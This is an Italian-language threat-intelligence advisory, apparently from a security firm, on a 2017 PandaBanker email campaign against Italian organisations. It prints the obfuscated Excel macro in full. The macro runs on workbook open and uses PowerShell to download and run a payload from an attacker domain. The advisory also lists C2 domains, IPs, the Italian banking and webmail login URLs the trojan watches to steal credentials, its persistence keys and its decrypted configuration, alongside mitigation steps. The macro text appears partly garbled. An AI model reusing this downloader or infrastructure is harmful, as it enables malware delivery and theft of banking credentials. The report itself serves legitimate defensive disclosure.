TS-WAY®

Unconventional security and intelligence strategies

> PandaBanker: campagna prende di mira organizzazioni Italiane

PandaBanker:
campagna prende di mira organizzazioni Italiane

Version: 1.0 (20171030)
Distribution: this document is classified as **TLP: GREEN** [1]
Information Type: Technical - Operational
Contacts: info@ts-way.com

EXECUTIVE SUMMARY

Il Cyber Intelligence Operation Center (CIOC) di TS-WAY ha identificato una campagna malevola perpetrata attraverso messaggi di posta elettronica indirizzati a varie organizzazioni nazionali e dotati di **allegati Excel malevoli.** Attraverso l'utilizzo delle **funzionalità "macro**", tali messaggi sono in grado di veicolare una **variante del trojan bancario noto come PandaBanker**. La campagna sembra avere confini molto ampi e la sua diffusione ha interessato una **molteplicità di profili e settori operanti sul territorio Italiano.**

Il malware PandaBanker, ultima fase dell'infezione, caratterizzato dall'hash 039abb3bacbf5d337fc6a7e0f511135abf9b814ea6b46ec189f2082eb263fb4f, viene scaricato dal dominio "jitrenka[.]wz[.]cz" e **utilizza 3 diversi domini come C2:**

- F274AFF0B798[.]date
- 6E0F8DFF3547[.]loan
- 923F0F7ADA98[.]date

This paper in a nutshell:


- Il CIOC di TS-WAY ha identificato una campagna malevola diretta a veicolare una variante del trojan bancario PandaBanker
- Il target, particolarmente ampio, è rappresentato da una pluralità di organizzazioni operanti sul territorio italiano
- Il trojan viene diffuso via email attraverso diversi allegati contenenti macro con logiche malevole

[1] Per maggiori informazioni riguardo le TLP si è pregati di consultare https://www.us-cert.gov/tlp

TECHNICAL ANALYSIS

Nell'ambito di attività di Threat Intelligence, TS-WAY ha identificato alcune **email malevole con oggetto "avviso di pagamento"** inviate **sia da indirizzi email tradizionali che da PEC presumibilmente compromesse.**

Molte altre email simili sono state tracciate nella giornata di lunedì 30 ottobre 2017 e sembrano prendere di mira **soprattutto organizzazioni localizzate in Italia.**



L'allegato, contraddistinto dal nome "1883_520.xls" e dall'hash SHA256 f5f5452e2d95cc58d06c3d2aa1a2b88719c6f60e6ee96cfc39317f7a99b3f18a **contiene una Macro ospitante la logica malevola.**

```
Function hyppoleer()
bverumn = Array(temp, localappdata, appdata)
hyppoleer = bverumn(glenmaster(0, 2))
End Function

Function nanobool()
nanobool = cMd /cp + remobooster(1) + h + helihelii(1) + oniNTe + singafields(3) + ivE -N +
viujhool(3) + xeC + nasdaqa(4) + yP + sadfured(1) + nDO hI + opelcards + do{sleep 4;(.(\{2}{0}{1}\
-f'-o','bject','new') (\{1}{3}{5}{0}{2}{4}\ -f't','syst','.webclie','em','nt','.ne')).('d'+'ow'+'nloadfil'+'e'). +
Left(Invisible, 3) + oke('https://elenrgia.stream/modello','% + bverumn(glenmaster(0, 2)) + %. +
Left(exellent goods, 3) + ')}while(!$?);&(\{0}{2}{1}\-f'star','ss','t-proce') '% +
bverumn(glenmaster(0, 2)) + %. + Left(exellent goods, 3) + '
End Function

Function fihyygol()
viujhool = Array(Now(), Minute(Now), Minute(Now), oPr -e)
sadfured = Array(Now(), ASS -Wi, Now())
opelcards = DDen
nasdaqa = Array(Now(), Minute(Now), Now(), Now(), uTi B, Minute(Now), Now(), Now())
helihelii = Array(Now(), eLL -N)
remobooster = Array(Now(), oweRS, Now(), Now())
singafields = Array(Now(), Now(), Now(), RaCt)
fihyygol = p + remobooster(1) + h + helihelii(1) + oniNTe + singafields(3) + ivE -N + viujhool(3) + xeC
+ nasdaqa(4) + yP + sadfured(1) + nDO hI + opelcards
End Function

Sub Workbook_Open()
If xlFloor > 0 Then
```

```
Shell nanobool, xlDataBarBorderNone
End If
End Sub
Private Function glenmaster(ByVal rava As Integer, ByVal gef As Integer) As Integer
Randomize
randomNumber = Int((gef - rava) * Rnd) + rava
glenmaster = randomNumber
End Function

Function montesura()
montesura = d /c
End Function
Function malkovecen()
malkovecen = Left(exellent goods, 3)
End Function
```

Come si evince dal codice, **la macro effettua il download di un eseguibile** da "https://elenrgia[.]stream/modello" e lo esegue attraverso l'uso di Powershell.

Ulteriori varianti del documento Excel sono state individuate in the wild. Alcuni degli hash osservati sono presenti in appendice.

L'eseguibile in questione ha hash c2f71253ec125dce0b72c3bc77ce972adb5dfec91ef00ee234c5a82116648d4b ed è una **variante del payload conosciuto come Smokeloader**. Al momento della stesura di questo report, il sample sembra avere una detection molto bassa da parte dei prodotti antivirus (8/67).

Smokeloader, dopo essersi garantito la persistenza attraverso l'aggiunta di una chiave di registro in HKEY_USERS\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run, **scarica ed esegue PandaBanker** dall'indirizzo http://jitrenka[.]wz[.]cz/ves.exe (039abb3bacbf5d337fc6a7e0f511135abf9b814ea6b46ec189f2082eb263fb4f).

PandaBanker a sua volta si garantisce l'avvio automatico attraverso una chiave di registro in "HKEY_USERS\Software\Microsoft\Windows\CurrentVersion\Run" e si copia in "%appdata%\Adobe\Acrobat\pluginreg.exe". Una volta in esecuzione, **inietta il proprio codice all'interno del processo di sistema svchost.exe e prosegue con l'attività malevola.**

Il trojan presenta 3 domini come C2:

- F274AFF0B798[.]date
- 6E0F8DFF3547[.]loan
- 923F0F7ADA98[.]date

Il CIOC dopo una prima attività di analisi della minaccia ha evidenziato che il primo dei tre domini, non risultava ancora registrato. Ha quindi proceduto alla registrazione dello stesso indirizzandolo verso una infrastruttura di raccolta, che ha permesso l'individuazione delle vittime (sinkhole). All'atto della stesura di questo report, **sono più di 900 le organizzazioni uniche identificate come infette sul territorio nazionale.**

rappresentazione dell'attuale distribuzione geografica delle vittime

ATTIVITA' DI MITIGAZIONE - Step da seguire per mettere in sicurezza i propri sistemi:

1. Inserire all'interno della blacklist perimetrale i domini comunicati negli IOC (indicatori di Compromissione)
2. Tracciare attraverso i propri apparati di monitoraggio della rete i client infetti, e quindi porli offline
3. Verificare se i siti internet target del malware sono stati acceduti, e procedere, da una diversa postazione, al cambio di password e alla eventuale disconnessione di sessioni attive e sospette
4. Bonificare i dispositivi infetti e messi offline in precedenza
5. Aggiornare i propri sistemi antivirus ed antimalware, ed effettuare scansioni sul proprio parco macchine circostante (TS-WAY sta fornendo supporto a software house antivirus per rendere la minaccia meglio identificabile)

Indicatori di Compromissione

Allegati XLS:

f5f5452e2d95cc58d06c3d2aa1a2b88719c6f60e6ee96cfc39317f7a99b3f18a

757dc8ecfd21f5ce3ac4cac8a22bcb47c12ce4a3c28cff81446f641e0e251e0e

83d75884a5345356d40863a6f4032c35bc204b5a3a23bd3346a10a828e63ec94

0425ce211ef4f75aaa1b6b3a7a3d3eefa12fa71c79e7982f16c783bd7bd443a1

9f1c8073a366ec2debaf8c2baabc8348fed013d541b66b8fdbe3a428541f1770

0c53de8bf9f82f8e83e8588491769a6f0ff37b67c618e921e8c7ef98461abad5

fe8e15993bbbe2c13ec9d8e2ea71f2c8f22b35ad6d9bedd462b347f9fba1eb20

da7b4b3c59fd28a32dbc1e281771357b933a4ad926ef317e204a3b737d8a7005

Payload:

c2f71253ec125dce0b72c3bc77ce972adb5dfec91ef00ee234c5a82116648d4b (SmokeLoader)

039abb3bacbf5d337fc6a7e0f511135abf9b814ea6b46ec189f2082eb263fb4f (PandaBanker)

Domini, URL ed IPv4:

elenrgia[.]stream|107.174.24[.]198
alitalio[.]review|107.174.206[.]89
jitrenka.wz[.]cz|185.64.219[.]6
https://elenrgia[.]stream/modello
saberstat[.]top
http://jitrenka.wz[.]cz/ves.exe
F274AFF0B798[.]date
6E0F8DFF3547[.]loan
923F0F7ADA98[.]date

Target di interesse dell'attaccante

Le seguenti URL, estratte dalle configurazioni del malware PandaBanker, hanno la funzione di attivare il malware stesso per la sottrazione delle credenziali dell'utente vittima in fase di login:

https://ib.mps.it/web/ib/login*
https://digital.mps.it/pri/login/home_mobile.jsp*
https://qweb.quercia.com/deutschebank*
https://corporate.bpergroup.net/eb/accesso.do*
https://www.inbiz.intesasanpaolo.com/portalEiam0/sma/login*
inbiz.intesasanpaolo.com/scriptFvcv0
https://www.inbank.it/*
https://core*.cedacri.it*
https://*h*.cedacri.it/hb/authentication/login.seam*
https://www.relaxbanking.it/relaxbanking/zk/access/relaxBanking.zul*
https://scrigno.popso.it/ihb/run*
https://scrigno.popso.it/ihb/run*
https://business.bnl.it/login*
https://bancopostaimpresaonline.poste.it*
https://www.credem.it*
https://banking*credem.it*
https://*unicredit.it*
https://*unicredit*.it*
https://*.cbibanking.it*
https://ib.cim-italia.it/eb/accesso.do*
https://ibbweb.tecmarket.it/Youbiz.Web/Security/Sec*

https://www2.csebo.it/webcontoc*
https://www2.csebo.it/webcontoc/movimentionlinelista*
https://www2.csebo.it/webcontoc/movimentionlinesaldo*
https://www2.csebo.it/webcontoc*login*
https://areariservata.bancamarche.it/wps/portal/login/*corporate*
https://areariservata.bancamarche.it/wps/myportal/selfbank*
https://youwebcard.bancopopolare.it*
https://youwebcard.bancopopolare.it*
https://youwebcard.bancopopolare.it*homePageRiepilogoConto.d*
https://youwebcard.bancopopolare.it*homePageSaldoMovimenti.d*
https://youwebcard.bancopopolare.it*saldoMovimenti.d*
https://youwebcard.bancopopolare.it*listaBeneficiari.d*
https://bancoposta.poste.it*
https://www.poste.it/myposte*
https://www.banking4you.it*
https://www.banking4you.it*
https://www.banking4you.it*
https://www.banking4you.it*
https://www.banking4you.it/mobile*
https://m.cassedellumbria.it/*
https://m.bancacrfirenze.it/*
https://m.caript.it/*
https://m.cariromagna.it/*
https://m.crveneto.it/*
https://m.carifvg.it/*
https://m.carisbo.it/*
https://m.bancodinapoli.it/*
https://m.intesasanpaolo.com/*
https://www.cassedellumbria.it/ib/*
https://www.bancacrfirenze.it/ib/*
https://www.caript.it/ib/*
https://www.cariromagna.it/ib/*
https://www.crveneto.it/ib/*
https://www.carifvg.it/ib/*

https://www.carisbo.it/ib/*

https://www.bancodinapoli.it/ib/*

https://www.intesasanpaolo.com/ib/*

https://www.cassedellumbria.it/script/*

https://www.bancacrfirenze.it/script/*

https://www.caript.it/script/*

https://www.cariromagna.it/script/*

https://www.crveneto.it/script/*

https://www.carifvg.it/script/*

https://www.carisbo.it/script/*

https://www.bancodinapoli.it/script/*

https://www.intesasanpaolo.com/script/*

https://www.cassedellumbria.it/script/*

https://www.bancacrfirenze.it/script/*

https://www.caript.it/script/*

https://www.cariromagna.it/script/*

https://www.crveneto.it/script/*

https://www.carifvg.it/script/*

https://www.carisbo.it/script/*

https://www.bancodinapoli.it/script/*

https://www.intesasanpaolo.com/script/*

https://www.cassedellumbria.it/script/*

https://www.bancacrfirenze.it/script/*

https://www.caript.it/script/*

https://www.cariromagna.it/script/*

https://www.crveneto.it/script/*

https://www.carifvg.it/script/*

https://www.carisbo.it/script/*

https://www.bancodinapoli.it/script/*

https://www.intesasanpaolo.com/script/*

https://www.cassedellumbria.it/script/*

https://www.bancacrfirenze.it/script/*

https://www.caript.it/script/*

https://www.cariromagna.it/script/*

https://www.crveneto.it/script/*
https://www.carifvg.it/script/*
https://www.carisbo.it/script/*
https://www.bancodinapoli.it/script/*
https://www.intesasanpaolo.com/script/*
https://www.cassedellumbria.it/*
https://www.bancacrfirenze.it/*
https://www.caript.it/*
https://www.cariromagna.it/*
https://www.crveneto.it/*
https://www.carifvg.it/*
https://www.carisbo.it/*
https://www.bancodinapoli.it/*
https://www.intesasanpaolo.com/*
https://*/script/Servizi?_=0*
https://*.email.it/webmail*
https://zin.email.it*
https://*.gmx.net/mail/client/folde*
https://mail.google.*
https://outlook.live.*
https://*mail*/owa/*
*.tim.it*Main*
*webmail.virgilio.it*Main*
*webmail.virgilio.it*Contacts*
mail.yahoo.
.tiscali.it
*.webmail.libero.it*Main*
*.webmail.libero.it*Contacts*
https://mail.libero.it/appsui*
/horde/imp/mailbox.ph
https://webmai*.aruba.it*
https://webmai*.pec.it*

Configurazione del malware PandaBanker

comm_public_key	27048188913074283933093011057503317046950774844289540690534490216712744556582780601322287178238876149588070924241082103107716042328116044513403172874867621766423900309901063314755805616593974875163911498512963736430593577493836390088285543051048902231481926651057117397357217679234154746528149844481977804033291493449564931672619490754807878144514759761554930632829889857686145887399884923475870339742098560894472858711437748749935610257690636131859853929632666359244391587289323364263604056774391498625061943259400262745956441733779160817514048741400373459240105618346823692542891643540655003182702248184296746878497, 65537

decrypted _config	0500050005000500e83f83a2050005000100000003000000 9eb9074ca2d3891aa7edc7c20c4200959601d0e4166c594f2f44b283600c12309a7da3b8f7751917bfcd377ccb4e4f8b13948789b728e6630ea20965bb2d92b5f7e679891bb0757b4598561eea0a0ddf1190d57a407f350a6eebcbe721236fe8429bf224b79eb9074ca2d3891ad8edc3b07d4271e49077d0e4166c594f2f44b1886c10022b9778bfb7f56a1d1bb0de3370df48508b139487891adb9cbbec4ba8c4b4d00ebbf2e603248f6cfa692376a6d12dbc060b7e723c995646f149bcfad242b22e5dfb689633a46e9eb9074ca2d3891ad7bac090756020c3e703ddeb1664575a2444b0966814063090 72b3b4f263070fa6cf3a71d25b4f8b13948789153a679bcf6900a1ffc2e117ac57624ea5118114eb79bfad02ae1d2699dbca614b8cee97e79ef70da988d1f1d3a99921a563c2501ab8707c53a99b11182dd3bc2c028d2b797df38ac51c0e5953f1663ceffff1c39548ae89e8e2ed9635220adb0844ab644b03a7bfb201f13b5ba61c953c9868cffa7e5b2fb1d9912ceec1d0bc0e3a021fdfd5385a98e9b2335903f2fad7452717a90d6b383b9c28caffb301e90b7f6b3b19e30b28f7366eb0501667e6e0bec58c1ec710dace68ac32d6201b21329c7ac226d646feeae9f27af91d17d4fe237e0ced078904e027214466e5ddd583f969d470df94f975694f65dca6b494a1b3b6ca23194f951f6be33e0aacd041e4e39257d5b6e909993c20796b7d5e5fe2a01b7e23598686156ee6bfb3f3d539b6795f1300bf2926d225e4bbd24a21d678dd31470c2fca1ff52cbf0e3347d54b36c971c26ec04ab496a9b3a82c741731bfae3003f68027dbc8cf2760d0f1893c30820121300d06092a864886f70d01010105000382010e00308201090282010077 58bae938a9cada5cd17f5c4e67c634427466535ff3da1e7edf020241403b6effdd399ba56c12706a65390f575813b7af80f1f922318016744fd0c54b8ad6e5fb545c559288ec02096f25bcfdacce55b1c812c5b9cc3e601251d79042f919bb9b65c1350dfbfb3984586d665a2e5b99fa267606007334c02c1beb220dc857c868e60e19b86c0f55eabca3e1d75011c71c661f37cc6847f7eb06f686e6b36a3876465f80cf9485c824f222d18f987313d43c84db70abbf131f55da47e5f8cefd1b5845ea1febb5772ef66

	37af2e917a13c3a6d9e3d37df051a5d08c9e8e7dd595a90637f7 b0ee587faa6da38b7c16249b958d0fa40332fea451ff86d8058ab c5020301000125010000343 72e6c6f616e2f636f6e662e64617 40039382e646174652f636f6e662e6461740031302e66616974 682f636f6e662e6461740039382e736974652f636f6e662e6461 7400009d37ab3ec3cce5031871f8d599d7702a6d83311a238d0f 0d86275ebc6b3a460000000000000000000000000
public_key	150661127444633036141417339329943890118227365813 5 281331241547698275582437552461007809297077225036 4 224773478781327271491166994441895240460355986730 5 729814182195506392726389317168040569847254012480 7 018916069067677136219515055461917456880064236712 5 046644999797948321035018338592361527979961368726 9 055915275065722152889369639544128758030629563302 3 789710997753738619094716800734477160773867534767 6 744241148536017908087443111611143732323129644918 5 966035653745760732679392899792139382754047199975 3 046574691228289220927254334022760146395304842094 8 044511227577300765580227413782452546666738932207 5 583083782040308330559025100 21, 65537
timestamp	2017-10-30 15:05:23
urls	https://F274AFF0B798[.]date/1siywnewiimomulwayxgy.dat https://923F0F7ADA98[.]date/2xeeguhrufopiycdeulaf.dat https://6e0f8dff3547[.]loan/3faacnoxyehysmuultary.dat

TS-WAY

TS-WAY Srl è un'azienda a capitale e con personale completamente Italiano, specializzata nell'erogazione di soluzioni e servizi di Cyber (Threat) Intelligence e sicurezza non convenzionale, **la cui Mission consiste nell'identificare, monitorare e tracciare minacce cibernetiche utilizzando un approccio preventivo e non convenzionale, che garantisca un quadro informativo strategico e puntuale ai clienti ed un supporto di élite per l'analisi e la contestualizzazione della minaccia cibernetica.**.

La base di clienti di TS-WAY include organizzazioni di primissimo piano in ambito sia **Pubblico** (Organizzazioni Governative, Militari e Forze di Polizia) che **Privato** (Infrastrutture critiche e Imprese).

TS-WAY è membro di realtà esclusive:

European Electronic Crime Task Force

Membri dell'European Electronic Crime Task Force (EECTF). Iniziativa di knowledge sharing, fondata nel 2009 attraverso un agreement tra gli United States Secret Service, il Ministero degli Affari Interni e Poste Italiane. La missione è quella di supportare le attività di analisi e di sviluppare le "best practices" per combattere il cyber crime nei paesi europei.

TF-CSIRT Trusted Introducer

Membri permanenti dell'organizzazione Trusted Introducer, realtà costituita dai CERT ed Incident Response Team Governativi Europei nel 2000. Organizzato come gruppo di lavoro permanente. Ha come mission quella di fare da garante e certificatore di organizzazioni pubbliche e private di elite operanti nel settore. www.trusted-introducer.org

AFCEA

La Armed Forces Communications and Electronics Association (AFCEA) è stata fondata nel 1946; è una associazione no profit al servizio di entità militari, governative, industriali ed accademiche. www.afcearoma.it

UNIVERSITÀ DEGLI STUDI DI GENOVA

Docenti nel Master di II livello in "Cyber Security and Data Protection" dell'Università degli studi di Genova, con leadership nelle tematiche degli Advanced Persistent Threat (APT) e Cyber Intelligence. www.mastercybersecurity.it

CONTATTI: www.ts-way.com – info@ts-way.com